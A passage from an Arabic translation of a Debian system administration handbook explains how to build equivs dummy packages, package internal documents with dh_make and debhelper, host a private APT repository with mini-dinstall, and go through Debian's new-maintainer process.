يمكن إنشاء هذين النوعين من الحزم باستخدام الأمرين **equivs-control** و**equivs-build** (من الحزمة equivs)، ينشئ الأمر **equivs-control** ملف ترويسة حزمة ديبان يجب تعديله حتى يحوي اسم الحزمة المنشأة، ورقم إصدارها، واسم مشرفها، واعتمادياتها، ووصفها. الحقول الأخرى التي لا تملك قيماً افتراضية ليست إلزامية ويمكن حذفها. الحقول `Copyright` و`Changelog` و`Readme` و`Extra-Files` ليست حقولاً معيارية في حزم ديبان؛ لا معنى لهذه الحقول خارج نطاق **equivs-build**، وسوف تُحذَف من ترويسات الحزم المولّدة.

مثال 15.2. ملف ترويسة الحزمة الزائفة *libxml-libxml-perl*

```
Section: perl
Priority: optional
Standards-Version: 3.8.4

Package: libxml-libxml-perl
Version: 1.57-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.6.6)
Architecture: all
Description: Fake package - module manually installed in site_perl
 This is a fake package to let the packaging system
 believe that this Debian package is installed.
 .
 In fact, the package is not installed since a newer version
 of the module has been manually compiled & installed in the
 site_perl directory.
```

الخطوة التالية هي توليد حزمة ديبان باستخدام الأمر ***equivs-build file***. تهانينا: أُنشِئَت الحزمة في المجلد الحالي ويمكن التعامل معها مثل أي حزمة ديبان أخرى.

15.2.2. أرشيف ملفات بسيط

يحتاج مديرو النظم في شركة فلكوت إنشاء حزمة ديبان لتسهيل نشر مجموعة مستندات على عدد كبير من الأجهزة. بدأ مدير النظم المسؤول عن هذه المهمة بقراءة « New Maintainer's Guide » (دليل المشرف الجديد)، ثم شرع يعمل على حزمته الأولى.

→ http://www.debian.org/doc/maint-guide/

الخطوة الأولى هي إنشاء مجلد بالاسم `falcot-data-1.0` لتخزين الحزمة المصدرية. سوف تُسمّى الحزمة —منطقياً— `falcot-data` وستحمل رقم الإصدار `1.0`. بعدها يضع مدير النظام المستندات في المجلد

الفرعي data. ثم يستدعي الأمر **dh_make** (من الحزمة dh-make) لإضافة الملفات اللازمة لعملية توليد الحزمة، التي ستحفظ جميعاً في المجلد الفرعي debian:

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: single binary, indep binary, multiple binary, library, kernel module,
➥  kernel patch or cdbs?
 [s/i/m/l/k/n/b] i

Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.org
Date            : Mon, 11 Apr 2011 15:11:36 +0200
Package Name    : falcot-data
Version         : 1.0
License         : blank
Usind dpatch    : no
Type of Package : Independent
Hit <enter> to confirm:
Currently there is no top level Makefile. This may require additional tuning.
Done. Please edit the files in the debian/ subdirectory now. You should also
check that the falcot-data Makefiles install into $DESTDIR and not in / .
$
```

يُبيِّن النوع المحدد للحزمة (*single binary*) أن هذه الحزمة المصدرية ستولد حزمة ثنائية واحدة تعتمد على المعمارية (Architecture: any). أما *indep binary* فيعمل بشكل معاكس، وينتج حزمة ثنائية واحدة مستقلة عن المعمارية المستهدفة (Architecture: all). في هذه الحالة، الخيار الثاني أنسب لأن الحزمة تحوي مستندات فقط ولا تحوي أي برامج تنفيذية، لذلك يمكن استخدامها كما هي على الحواسيب ذات المعماريات المختلفة.

النوع *multiple binary* مخصص للحزم المصدرية التي تنتج عدة حزم ثنائية. أما الحالة الخاصة، *library*، فتفيد مع المكتبات المشتركة، لأنها يجب أن تتقيد بشروط تحزيم صارمة، وكذلك النوع *kernel module*، الذي يجب أن يستعمل فقط مع الحزم التي تحوي وحدات للنواة. أخيراً، *cdbs* هو نظام خاص لبناء الحزم؛ يتمتع بمرونة أكبر، ولكنه يحتاج بعض التعلّم.

تلميح

اسم المشرف وعنوان بريده الإلكتروني

معظم البرامج التي تعمل في مجال صيانة الحزم تبحث عن اسمك وعنوان بريدك الإلكتروني في متغيرات البيئة DEBFULLNAME و DEBEMAIL أو EMAIL. إذا عرّفتَ هذه المتغيرات بشكل دائم فسترتاح من عناء كتابتها عدة مرات. إذا كنت تستخدم صدفة **bash**، يكفي إضافة السطرين التاليين إلى الملفين ‎~/.bashrc‎ و ‎~/.bash_profile‎ (عليك طبعاً استبدال القيم بما يناسب!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

أنشأ الأمر **dh_make** مجلداً فرعياً بالاسم debian يحوي ملفات عديدة. بعض هذه الملفات ضروري، خصوصاً rules وcontrol وchangelog وcopyright. أما الملفات ذات اللاحقة ex. فهي أمثلة يمكن استخدامها بعد تعديلها (وإزالة اللاحقة) إذا كانت تناسبك. أما إذا لم تكن بحاجة لها، فعليك إزالتها. لكن حافظ على الملف compat، لأنه يلزم لعمل مجموعة برامج *debhelper* (كلها تبدأ أسماؤها بالبادئة **_dh**) بشكل صحيح، التي تستخدم في المراحل المختلفة من عملية بناء الحزمة.

يجب أن يحوي الملف copyright معلومات عن مؤلفي المستندات المضمنة في الحزمة، والرخصة الخاصة بها. في حالتنا، هذه المستندات داخلية، واستخدمها محصور ضمن شركة فلكوت. ملف changelog الافتراضي مناسب عموماً؛ يكفي استبدال « Initial release » بشرح أوضح وتغيير التوزيعة من unstable إلى internal. لقد عدلنا ملف control file أيضاً: حيث غيرنا القسم إلى *misc* وحذفنا الحقول Homepage وVcs-Git وVcs-Browser. ثم أتممنا الحقل Depends بكتابة iceweasel | www-browser حتى نضمن توفر متصفح وب قادر على عرض المستندات في الحزمة.

مثال 15.3. ملف control

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 7.0.50~)
Standards-Version: 3.8.4

Package: falcot-data
Architecture: all
Depends: iceweasel | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
 This package provides several documents describing the internal
 structure at Falcot Corp.  This includes:
  - organization diagram
  - contacts for each department.
 .
 These documents MUST NOT leave the company.
 Their use is INTERNAL ONLY.
```

مثال 15.4. ملف changelog

```
falcot-data (1.0) internal; urgency=low

  * Initial Release.
  * Let's start with few documents:
    - internal company structure;
    - contacts for each department.

 -- Raphael Hertzog <hertzog@debian.org>  Mon, 11 Apr 2011 20:46:33 +0200
```

مثال 15.5. ملف copyright

```
This work was packaged for Debian by Raphael Hertzog <hertzog@debian.org>
on Mon, 11 Apr 2011 20:46:33 +0200

Copyright:

    Copyright (C) 2004-2011 Falcot Corp

License:

    All rights reserved.
```

أساسيات

ملف Makefile

ملف Makefile هو سكربت يستخدمه البرنامج **make**؛ يُحدّد هذا السكربت قواعد بناء مجموعة من الملفات تنتج عن شجرة اعتماديات (مثلاً، يمكن بناء برنامج من ترجمة مجموعة من الملفات المصدرية). يحدد ملف Makefile هذه القواعد بالصيغة االتالية:

```
target: source1 source2 ...
        command1
        command2
```

تفسير هذه القواعد كالتالي: إذا كان أحد ملفات source* أحدث من الملف target، عندئذ يجب توليد الهدف (target) باستخدام **command1** و **command2**. لاحظ أن سطور الأوامر يجب أن تبدأ بمحرف الجدولة (tab)؛ لاحظ أيضاً أن فشل أحد سطور الأوامر لن يقاطع العملية كلها إذا كان السطر يبدأ بمحرف dash) -).

يجوي الملف rules عادة مجموعة قواعد تستخدم لضبط وبناء وتثبيت البرنامج في مجلد فرعي مخصص (يسمى حسب اسم الحزمة الثنائية). بعدها تؤرشف محتويات هذا المجلد الفرعي في حزمة ديبان كما لو كانت جذر نظام الملفات. في حالتنا، سوف تثبت الملفات في المجلد الفرعي debian/falcot-data/ usr/share/falcot-data/، حتى يؤدي تثبيت الحزمة المولّدة لنشر الملفات في /usr/share/

falcot-data/. يستخدم الملف rules كملف Makefile فيه بضعة أهداف قياسية (منها clean الذي يستخدم لتنظيف المجلد المصدر، وbinary الذي يستخدم لتوليد الحزمة الثنائية).

رغم أن هذا الملف هو لبُّ العملية، إلا أنه لم يعد يحوي إلا القليل اللازم لاستدعاء مجموعة قياسية من الأوامر التي توفرها الأداة **debhelper**. وهذه هي حالة الملفات التي يولدها **dh_make**. لتثبيت ملفاتنا، علينا فقط ضبط سلوك الأمر **dh_install** عبر إنشاء ملف debian/falcot-data.install التالي:

```
data/* usr/share/falcot-data/
```

عند هذه النقطة، يمكننا إنشاء الحزمة، إلا أننا سنضيف لمسة أخيرة. بما أن مديري النظم يريدون الوصول للمستندات بسهولة من قوائم المساعدة في بيئات سطح المكتب الرسومية، فسوف ننشئ مدخلة في نظام قوائم دبيان. يتم هذا بسهولة عبر حذف لاحقة الملف debian/menu.ex وتعديله كالتالي:

مثال 15.6. ملف menu

```
?package(falcot-data):needs=X11|wm section=Help\
  title="Internal Falcot Corp Documentation" \
  command="/usr/bin/x-www-browser /usr/share/falcot-data/index.html"
?package(falcot-data):needs=text section=Help\
  title="Internal Falcot Corp Documentation" \
  command="/usr/bin/www-browser /usr/share/falcot-data/index.html"
```

يَدلُّ الحقل needs، عند إعطائه القيمة X11|wm، على أن هذه المدخلة قابلة للتطبيق فقط في الواجهات الرسومية. وبالتالي، سوف تتكامل هذه المدخلة في قوائم التطبيقات الرسومية (أو تطبيقات X11) ومدير النوافذ (من هنا جاءت wm). يحدد الحقل section مكان عرض المدخلة في القائمة. في حالتنا، ستكون المدخلة في القائمة Help (مساعدة). يحوي الحقل title النص الذي سيعرض في القائمة. أخيراً، يحدد الحقل command الأمر الذي سيستدعى عندما يختار المستخدم هذه المدخلة من القائمة.

المدخلة الثانية تطابق الأولى، مع بعض التعديلات حتى تناسب الوضع النصي في طرفيات لينكس.

سياسة دبيان

تنظيم القوائم

تُنظّم قوائم دبيان في بنية نظامية (formal structure)، موثّقة في النص التالي:

→ http://www.debian.org/doc/packaging-manuals/menu-policy/

يجب اختيار section الذي يحدد في ملف menu من القائمة المذكورة في هذه الوثيقة.

يكفي إنشاء الملف debian/menu لتفعيل القائمة في الحزمة، لأن **dh** يستدعي الأمر **dh_installmenu** آلياً أثناء عملية بناء الحزمة.

أصبحت حزمتنا المصدرية الآن جاهزة. لم يبقَ إلا توليد الحزمة الثنائية، باستخدام الطريقة نفسها التي استخدمناها سابقاً لإعادة بناء الحزم: نستدعي الأمر **dpkg-buildpackage -us -uc** من داخل المجلد falcot-data-1.0.

15.3. إنشاء مستودع حزم للأداة APT

بدأت شركة فلكوت تدريجياً بمتابعة صيانة عدد من حزم دبيان، سواء الحزم المعدلة محلياً عن حزم سابقة، أو حزم منشأة من الصفر لتوزيع بيانات وبرامج داخلية.

يريدون مكاملة هذه الحزم في أرشيف حزم يمكن استخدامه مباشرة عبر APT لتسهيل عملية التنصيب. ولأسباب واضحة متعلقة بالصيانة، يريدون فصل الحزم الداخلية عن الحزم التي أعادوا بناءها محلياً. الهدف هو أن تصبح المدخلات الموافقة لهذه الحزم في ملف /etc/apt/sources.list كما يلي:

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

أعدّ مديرو النظم إذاً مضيفاً ظاهرياً على مخدم HTTP الداخلي لديهم، مع تحديد /srv/vhosts/packages/ كجذر مساحة الوب المرتبطة به. لقد سلموا عملية إدارة الأرشيفات نفسها إلى الأمر **mini-dinstall** (من الحزمة ذات الاسم نفسه). تتابع هذه الأداة مجلد الواردات /incoming (في حالتنا، /srv/vhosts/packages/mini-dinstall/incoming/) وتنتظر وصول حزم جديدة إليه؛ وعند رفع حزمة جديدة سوف تثبتها في أرشيف دبيان في /srv/vhosts/packages/. يقرأ الأمر **mini-dinstall** ملف *.changes الذي ينشأ عند توليد حزم دبيان. تحوي هذه الملفات قائمة بجميع الملفات الأخرى المرتبطة بهذه النسخة من الحزمة (*.deb و*.dsc و*.diff.gz/*.debian.tar.gz و*.orig.tar.gz أو مثيلاتها الناتجة عن استخدام أدوات ضغط مختلفة)، وهي تسمح للأمر **mini-dinstall** بمعرفة الملفات التي يجب تثبيتها. كما تحوي ملفات *.changes اسم التوزيعة المستهدفة (غالباً unstable) الذي يُذكر في آخر مدخلة من مدخلات debian/changelog، حيث يستخدم **mini-dinstall** هذه المعلومة ليقرر المكان الذي سيثبت الحزمة فيه. لذلك يتعيّن على مديري النظم تغيير هذا الحقل دوماً قبل بناء أي حزمة، وإعطائه القيمة internal أو updates، حسب الموقع الهدف. بعدها يولّد **mini-dinstall** الملفات التي تحتاجها APT، مثل Packages.gz.

بدائل

apt-ftparchive

إذا كنت ترى أن **mini-dinstall** معقدٌ جداً بالنسبة لأرشيف دبيان الذي تحتاجه، يمكنك أيضاً استخدام الأمر **apt-ftparchive**. تفحص هذه الأداة محتويات مجلد ما وتعرض (على خرجها القياسي) ملف Packages يوافق هذه المحتويات. في حالة شركة فلكوت، يستطيع مديرو النظم رفع الحزم مباشرة إلى /srv/vhosts/packages/updates/ أو /srv/vhosts/packages/internal/، ثمّ استدعاء الأوامر التالية لإنشاء ملفات Packages.gz:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

يسمح الأمر **apt-ftparchive sources** بإنشاء ملفات Sources.gz بأسلوب مشابه.

لإعداد **mini-dinstall** يجب ضبط الملف ~/.mini-dinstall.conf؛ كانت المحتويات في حالة شركة فلكوت كالتالي:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

أحد القرارات التي تستحق الذكر هو توليد ملفات Release لكل أرشيف. وهذه تساعد في إدارة أولويات تثبيت الحزم باستخدام ملف الضبط /etc/apt/preferences (انظر القسم 6.2.5، « إدارة أولويات الحزم » ص 160 لمزيد من التفاصيل).

أمن

mini-dinstall والصلاحيات

بما أن **mini-dinstall** مصمم حتى يعمل بصلاحيات المستخدمين العاديين، فلا حاجة لتشغيله بصلاحيات الجذر. أسهل طريقة هي إعداد كل شيء ضمن حساب مستخدم يملكه مدير النظام المسؤول عن إنشاء حزم دبيان. بما أن مدير النظام هذا وحده يملك الصلاحيات اللازمة لوضع الملفات في المجلد incoming/، يمكننا أن نستنتج أن مدير النظام سيتحقق من مصدر كل حزمة قبل نشرها ولا داعي أن يتحقق منه **mini-dinstall** ثانية. هذا يفسر استخدام المتغير verify_sigs = 0 (الذي يعني عدم الحاجة للتحقق من التواقيع الرقمية). لكن إذا كانت محتويات الحزم حساسة، يمكننا عكس الإعدادات واختيار التحقق من الحزم باستخدام حلقة مفاتيح تحوي المفاتيح العامة للأشخاص الذين يُسمَح لهم بإنشاء الحزم (التي تضبط باستخدام المتغير extra_keyrings)؛ عندها سيتحقق **mini-dinstall** من مصدر كل حزمة واردة عبر تحليل التوقيع المدمج في الملف changes.*.

استدعاء **mini-dinstall** في الواقع يبدأ تشغيل خدمة في الخلفية. وطالما أن هذه الخدمة تعمل، سوف تفحص ورود حزم جديدة إلى المجلد incoming/ كل نصف ساعة؛ عند وصول حزمة جديدة، سوف تُنقَل إلى الأرشيف ويعاد توليد ملفات Packages.gz و Sources.gz المناسبة. إذا كان تشغيل الخدمة يسبب مشكلة، يمكن أيضاً استدعاء **mini-dinstall** يدوياً في الوضع اللاتفاعلي (أو الدفعي batch)، باستخدام الخيار b-، في كل مرة تُرفَع فيها حزمة جديدة إلى المجلد incoming/. الإمكانيات الأخرى التي يوفرها **mini-dinstall** موثقة في صفحة الدليل mini-dinstall(1).

إضافة

توليد أرشيف موقّع

تتحقق مجموعة APT من سلسلة من التواقيع التشفيرية المطبّقة على الحزم التي تعالجها قبل تثبيتها (وهي تفعل هذا منذ دبيان إيتش)، حتى تتأكد من أصالتها (انظر القسم 6.5، « التحقق من سلامة الحزم » ص 170). قد تسبب أرشيفات APT الخاصة مشكلة هنا، لأن الأجهزة التي تستخدمها ستستمر في عرض تحذيرات عن الحزم غير الموقّعة. سيعمل مدير النظام المتقن لعمله على مكاملة الأرشيفات الخاصة مع آلية secure APT.

يتضمن **mini-dinstall** خيار الضبط release_signscript للمساعدة في هذه العملية، حيث يسمح بتحديد سكربت يستخدم لتوليد التوقيع. يمكن البداية مع السكربت sign-release.sh الذي توفره الحزمة mini-dinstall في المجلد /usr/share/doc/mini-dinstall/examples/؛ قد تحتاج لإجراء بعض التغييرات المحلية.

15.4. كيف تصبح مشرف حزم

15.4.1. تعلم إنشاء الحزم

إنشاء حزم دبيان ذات جودة ليست مهمة بسيطة، وتحتاج إلى بعض التعلم حتى تصبح مشرف حزم. لا يقتصر الأمر على بناء وتثبيت البرمجيات؛ بل أن معظم التعقيدات تنتج عن فهم المشاكل والتضاربات، والتفاعلات مع آلاف الحزم الأخرى بشكل عام.

15.4.1.1. القواعد

يجب أن تتبع حزم دبيان القواعد الدقيقة المجموعة في سياسة دبيان، ويجب أن يعرف كل مشرف حزم هذه القواعد. لا يشترط أن تحفظها عن ظهر قلب، بل أن تعرف أنها موجودة وأن تعود إليها كلما صعب عليك اتخاذ أحد القرارات. لقد وقع كل مشرف دبيان في أخطاء نتيجة عدم معرفة إحدى القواعد، لكن هذه ليست مشكلة عظيمة طالما أن الخطأ سيصحح عندما يبلغ عنه أحد المستخدمين في تقرير علة، وهذا يحدث سريعاً عادة بفضل المستخدمين المتقدمين.

→ http://www.debian.org/doc/debian-policy/

15.4.1.2. الروتين

ليس دبيان مجموعة بسيطة من الحزم المفردة. تشكل جهود كل واحد جزءاً من مشروع تعاوني؛ ولذلك يجب أن تعرف كيف يعمل مشروع دبيان ككل إذا أردت أن تصبح مطور دبيان. سيتفاعل كل مطور دبيان —عاجلاً أم آجلاً— مع الآخرين. يُلخّص Debian Developer's Reference (في الحزمة developers-reference) ما يجب أن يعرفه كل مطور حتى يتفاعل بسلاسة مع الفرق المختلفة داخل المشروع، ويستفيد لأقصى حد ممكن من الموارد المتاحة. كما يعدد هذا المرجع مجموعة من المهام التي يتوقع أن ينجزها المطور.

→ http://www.debian.org/doc/developers-reference/

15.4.1.3. الأدوات

هناك أدوات عديدة تساعد مشرفي الحزم على إنجاز أعمالهم. يمرّ هذا القسم عليها سريعاً، لكن لا يتفصل فيها كثيراً، لأن هناك وثائق شاملة لكل منها.

15.4.1.3.1. برنامج `lintian`

هذه إحدى أهم الأدوات: تفحص هذه الأداة حزم دبيان. هذه الأداة مبنية على مجموعة كبيرة من الاختبارات من سياسة دبيان، وتكتشف سريعاً وتلقائياً عدداً كبيراً من الأخطاء التي يمكن تصحيحها قبل إصدار الحزمة.

هذه الأداة للمساعدة فقط، وأحياناً تخطئ (مثلاً، سياسة دبيان تتغير مع الوقت، ولذلك قد يتخلف **lintian** أحياناً). كما أنها ليست شاملة: فإذا لم يظهر Lintain أي أخطاء فلا يجب أن تفهم هذا على أنه برهان على أن الحزمة مثالية؛ بل هي تتفادى أكثر الأخطاء شيوعاً في أفضل الحالات.

15.4.1.3.2. برنامج **piuparts**

هذه أداة مهمة أيضاً: تؤتمت هذه الأداة تثبيت وتحديث وإزالة وتطهير الحزمة (في بيئة معزولة)، وتتحقق من عدم ظهور أخطاء في أي واحدة من هذه العمليات. يمكنها أن تساعدك على اكتشاف الاعتماديات المفقودة، كما تكتشف بقاء بعض الملفات بالخطأ بعد تطهير الحزمة.

15.4.1.3.3. devscripts

تحوي الحزمة devscripts العديد من البرامج التي تساعد في نواحي كثيرة من عمل مطوري دبيان:

- يسمح **debuild** بتوليد حزمة (باستخدام **dpkg-buildpackage**) وتشغيل **lintian** للتحقق من توافقها مع سياسة دبيان بعد ذلك.
- يُنظّف **debclean** الحزمة المصدرية بعد توليد الحزمة الثنائية.
- يسمح **dch** بتحرير الملف `debian/changelog` في الحزمة المصدرية بسرعة وسهولة.
- يتحقق **uscan** من إصدار المؤلف المنبعي نسخة جديدة من البرنامج؛ هذا يحتاج لملف `debian/watch` يحدد موقع هذه الإصدارات الجديدة.
- يسمح **debi** بتثبيت (باستخدام **dpkg -i**) حزمة دبيان المولدة، وتجنب كتابة اسمها الكامل ومسارها.
- كما يسمح **debc** بأسلوب مشابه بفحص محتويات الحزمة المولدة (باستخدام **dpkg -c**)، دون الحاجة لكتابة اسمها الكامل ومسارها.
- يتحكم **bts** بنظام تتبع العلل من سطر الأوامر؛ حيث يولّد هذا البرنامج الرسائل البريدية المناسبة آلياً.
- يرفع **debrelease** الحزمة المولدة إلى مخدم بعيد، دون الحاجة لكتابة الاسم الكامل والمسار لملف `.changes` الخاص بها.
- يوقّع **debsign** ملفات `*.dsc` و `*.changes`.
- يؤتمت **uupdate** إنشاء مراجعة جديدة للحزمة عندما تصدر نسخة منبعية (upstream version) جديدة.

15.4.1.3.4. debhelper و dh-make

Debhelper هو مجموعة من السكربتات التي تسهّل إنشاء حزم متوافقة مع السياسة؛ تستدعى هذه السكربتات من `debian/rules`. لقد اعتمد Debhelper على نطاق واسع ضمن دبيان، ويشهد على ذلك أنه معظم

حزم دبيان الرسمية تستخدمه. تحوي أسماء كل الأوامر التي يحويها البادئة **dh_**. يعمل Joey Hess بشكل رئيسي على تطوير Debhelper.

ينشئ السكربت **dh_make** (من الحزمة *dh-make*) الملفات اللازمة لتوليد حزمة دبيان في مجلد يحوي مصادر أحد البرامج. كما يمكنك أن تخمن من اسم البرنامج، سوف تستخدم الملفات المولدة Debhelper افتراضياً.

> *بدائل*
> CDBS
>
> cdbs هو أسلوب آخر لتحزيم البرامج في دبيان، يعتمد حصراً على نظام وراثة بين ملفات `Makefile`.
> لهذه الأداة أنصارها، لأنها تتجنب تكرار المجموعة نفسها من أوامر **dh_*** في ملف `debian/rules`. لكن نسخة Debhelper 7 قدمت الأمر **dh**، الذي يؤتمت تسلسل الاستدعاءات المناسب لكل الأوامر الفردية في الترتيب الصحيح، وقد خسر CDBS معظم جاذبيته منذ ذلك الوقت.

15.4.1.3.5. **dupload** و**dput**

يسمح الأمران **dupload** و**dput** برفع حزمة دبيان إلى مخدم (قد يكون مخدماً بعيداً). يسمح هذا للمطورين بنشر حزمهم على مخدم دبيان الرئيسي (`ftp-master.debian.org`) بحيث يمكن دمجها في الأرشيف وتوزيعها على المرايا. يأخذ هذا الأمران ملف `changes.*` كمتغير، وتستنتج بقية الملفات المطلوبة من محتوياته.

15.4.2. عملية القبول

أن تصبح مطور دبيان ليس قضية إدارية بسيطة. تتألف العملية من خطوات عديدة، وهي عملية انتقاء بقدر أكثر مما هي عملية انضمام. في جميع الحالات، العملية رسمية وموثقة، ويستطيع أي واحد تتبع تقدمه على الموقع المخصص للوافدين الجدد.

→ http://nm.debian.org/

> *إضافة*
> إجراءات أسهل بالنسبة «لمشرفي دبيان»
>
> لقد ظهر لقب « مشرف دبيان » (Debian Maintainer، أو DM) منذ فترة قريبة. العملية المتعلقة به أسرع، والصلاحيات التي تمنحها هذه الرتبة كافية فقط لصيانة حزمتك الخاصة. يتطلب فقط من أحد مطوري دبيان التحقق مسبقاً من كل الحزم الجديدة، وأن يصدر بياناً يوضح فيه أنه يثق بقدرة هذا المشرف على إدارة حزمته وحده.

15.4.2.1. المتطلبات الأولية

يتوقع من كافة المرشحين أن يكون لديهم إلمام باللغة الإنكليزية على الأقل. هذا مطلوب في المراحل كلها: في التواصل الأولي مع الممتحن طبعاً، لكن ستحتاج لذلك لاحقاً أيضاً، لأن الإنكليزية هي اللغة المفضلة لمعظم الوثائق؛ كما أن مستخدمي الحزم سيتواصلون معك بالإنكليزية عند الإبلاغ عن العلل، وسيتوقعون منك الرد بالإنكليزية أيضاً.

أما المتطلبات الأخرى فهي تتعلق بالدافع. لا معنى لأن تصبح مطور دبيان إلا إذا كنت تعرف أن اهتمامك بدبيان سيستمر لشهور عديدة. عملية القبول نفسها قد تستغرق عدة شهور، ويحتاج دبيان مطورين على المدى الطويل؛ فكل حزمة تحتاج صيانة دائمة، وليس فقط عند إنشائها أول مرة.

15.4.2.2. التسجيل

أولى الخطوات (الحقيقية) هي العثور على كفيل أو نصير (advocate)؛ أي العثور على مطور دبيان رسمي مستعد للإدلاء بأنه يؤمن أن قبول *فلان* سيفيد مشروع دبيان. هذا يعني ضمنياً عادة أن المرشح كان نشطاً من قبل ضمن المجتمع، وأن أعماله كانت قيّمة. إذا كان المرشّح خجولاً ولم تكن أعماله منشورة على الملأ، فيمكنه إقناع أحد مطوري دبيان بدعمه عبر عرض أعماله بشكل خاص.

في الوقت نفسه، يجب أن يولّد المرشح زوج مفاتيح RSA عام/خاص باستخدام GnuPG، الذي يجب أن يوقّعه اثنين من مطوري دبيان الرسميين على الأقل. يضمن التوقيع صحة الاسم المكتوب في المفتاح. في الواقع، يجب أن يبرز كل مشارك في تجمعات توقيع المفاتيح هوية رسمية (عادة بطاقة شخصية أو جواز سفر) مع معرّف مفتاحه. هذه الخطوة تجعل الرابطة بينه وبين مفتاحه رسمية. بالتالي، تحتاج عملية التوقيع هذه للقاء المطورين وجهاً لوجه. إذا لم تقابل أي مطور دبيان من قبل في أحد مؤتمرات البرمجيات الحرة العامة، فيمكنك البحث مباشرة عن المطورين الذي يعيشون بالقرب منك باستخدام القائمة في هذه الصفحة كنقطة انطلاق.

→ http://wiki.debian.org/Keysigning

بعد أن يصادق على تسجيلك في `nm.debian.org` أحد الكفلاء، سيوكل أحد *Application Manager* (مديري التطبيقات) بمتابعة المرشَّح. سيقود مدير التطبيقات بعدها العملية خلال عدة مراحل وفحوصات محددة مسبقاً.

أولى الفحوصات هي التحقق من الهوية. إذا كان لديك مفتاحاً موقعاً من اثنين من مطوري دبيان، فهذه الخطوة سهلة؛ وإلا فسوف يحاول مدير التطبيقات أن يرشدك في عملية البحث عن مطوري دبيان قريبين لترتيب لقاء وتوقيع مفاتيح معهم. في بدايات هذه العملية، عندما كان عدد المطورين صغيراً جداً، كان هناك استثناء لهذا الإجراء يسمح بإتمام هذه الخطوة عبر إرسال صورة إلكترونية عن وثيقة تعريف شخصية رسمية؛ لكن هذا لم يعد مسموحاً الآن.

15.4.2.3. قبول المبادئ

بعد هذه الرسميات الإدارية تأتي التقييمات الفلسفية. الفكرة هي التأكد أن المرشّح يفهم العقد الاجتماعي ومبادئ البرمجيات الحرة ويقبل بها. لا يمكن الانضمام إلى دبيان إلا إذا كان المرء يحمل القيم التي توحد المطورين الحاليين، كما هي موضحة في النصوص المؤسِّسة (وملخصة في الفصل 1، *مشروع دبيان ص 39*).

بالإضافة إلى ذلك، يُتوقَّع من كل مرشَح ينوي الانضمام لصفوف دبيان أن يعرف طريقة العمل في المشروع، وكيفية التفاعل بشكل مناسب لحل المشاكل التي ستواجهه لا ريب مع مرور الوقت. كل هذه المعلومات موثّقة عموماً في الكتيّبات التي تستهدف المشرفين الجدد، وفي Debian developer reference (مرجع مطوري دبيان). يجب أن تكفي قراءة هذا المستند بتمعن للإجابة عن جميع أسئلة الفاحص. إذا لم تكن الأجوبة مرضية، سوف يخبر المرشّح بذلك. بعدها سيتعيّن عليه قراءة الوثائق المناسبة (ثانية) قبل المحاولة ثانية. إذا لم تكن الإجابة المناسبة عن السؤال موجودة في أحد الوثائق السابقة، يستطيع المرشّح عادة معرفة الجواب من الخبرة العملية في دبيان، أو ربما بالنقاش مع بعض مطوري دبيان الآخرين. تضمن هذه الآلية أن ينخرط المرشّح في دبيان نوعاً ما قبل أن يصبح جزءاً رسمياً منه. هذه السياسة مقصودة، وهي تجعل المرشحين الذين يقبلون في المشروع من خلالها يندمجون مع الآخرين في النهاية كقطعة من قطع أحجية تركيب الصور، أحجية تمتد إلى ما لا نهاية.

تُعرّف هذه الخطوة باسم *Philosophy & Procedures* (الفلسفة والروتين، أو P&P اختصاراً) حسب لغة المطورين المسؤولين عن سير عملية قبول الأعضاء الجدد.

15.4.2.4. التحقق من المهارات

يجب أن يكون كل طلب يقدم على منصب مطور دبيان الرسمي مبرراً. يجب أن يوضح المرشّح مشروعية طلبه لعضوية في المشروع، وأن حصوله عليها يسهل عمله في مساعدة دبيان حتى ينضم للمشروع. أكثر المبررات شيوعاً هو أن الحصول على رتبة مطور دبيان يسهل صيانة إحدى حزم دبيان، لكنه ليس الوحيد. بعض المطورين ينضمون للمشروع للمساهمة في النقل إلى معمارية معينة، وغيرهم يريدون تحسين الوثائق، وغيرها من الأسباب.

هذه الخطوة هي فرصة المرشّح ليبيّن ماذا يريد أن يفعل ضمن مشروع دبيان ويظهر الأعمال التي أنجزها فعلاً في هذا الصدد. دبيان مشروع عملي/براغماتي (pragmatic) ولا يقبل الحديث عن شيء إذا لم توافق الأفعال الكلمات. عموماً، عندما يكون الدور المقصود في المشروع متعلقاً بصيانة حزمة ما، فيجب التحقق تقنياً من نسخة أولية من هذه الحزمة الجديدة وأن يرفعها أحد الكفلاء من مطوري دبيان السابقين إلى مخدمات دبيان.

مجتمع

الكفالة

يستطيع مطوري دبيان « كفالة » (sponsor) الحزم التي يعدها شخص آخر، أي يستطيعون نشرها في مستودعات دبيان الرسمية بعد مراجعتها بحذر. تسمح هذه الآلية للأفراد الخارجيين، الذين لم يمروا بعد بعملية انضمام الأعضاء الجدد، بالمساهمة بين الفينة والأخرى في المشروع. في الوقت نفسه، تضمن هذه الطريقة أن يفحص أحد الأعضاء الرسميين كل حزمة مضمنة في دبيان.

أخيراً، يفحص الممتحن مهارات المرشّح التقنية (في التحزيم) في امتحان شامل. الإجابات الخاطئة ممنوعة، لكن وقت الإجابة غير محدود. كل الوثائق متاحة ويسمح بإجراء عدة محاولات إذا لم تكن الإجابات جيدة في المرة الأولى. ليس الهدف من هذه الخطوة إقصاء المرشّح، ولكن الهدف هو ضمان أن جميع المساهمين الجدد يتمتعون ببعض المعرفة اليسيرة على الأقل.

تُعرَف هذه المرحلة باسم *Tasks & Skills* (المهام والمهارات، أو T&S اختصاراً) حسب مصطلحات الفاحصين.

15.4.2.5. القبول النهائي

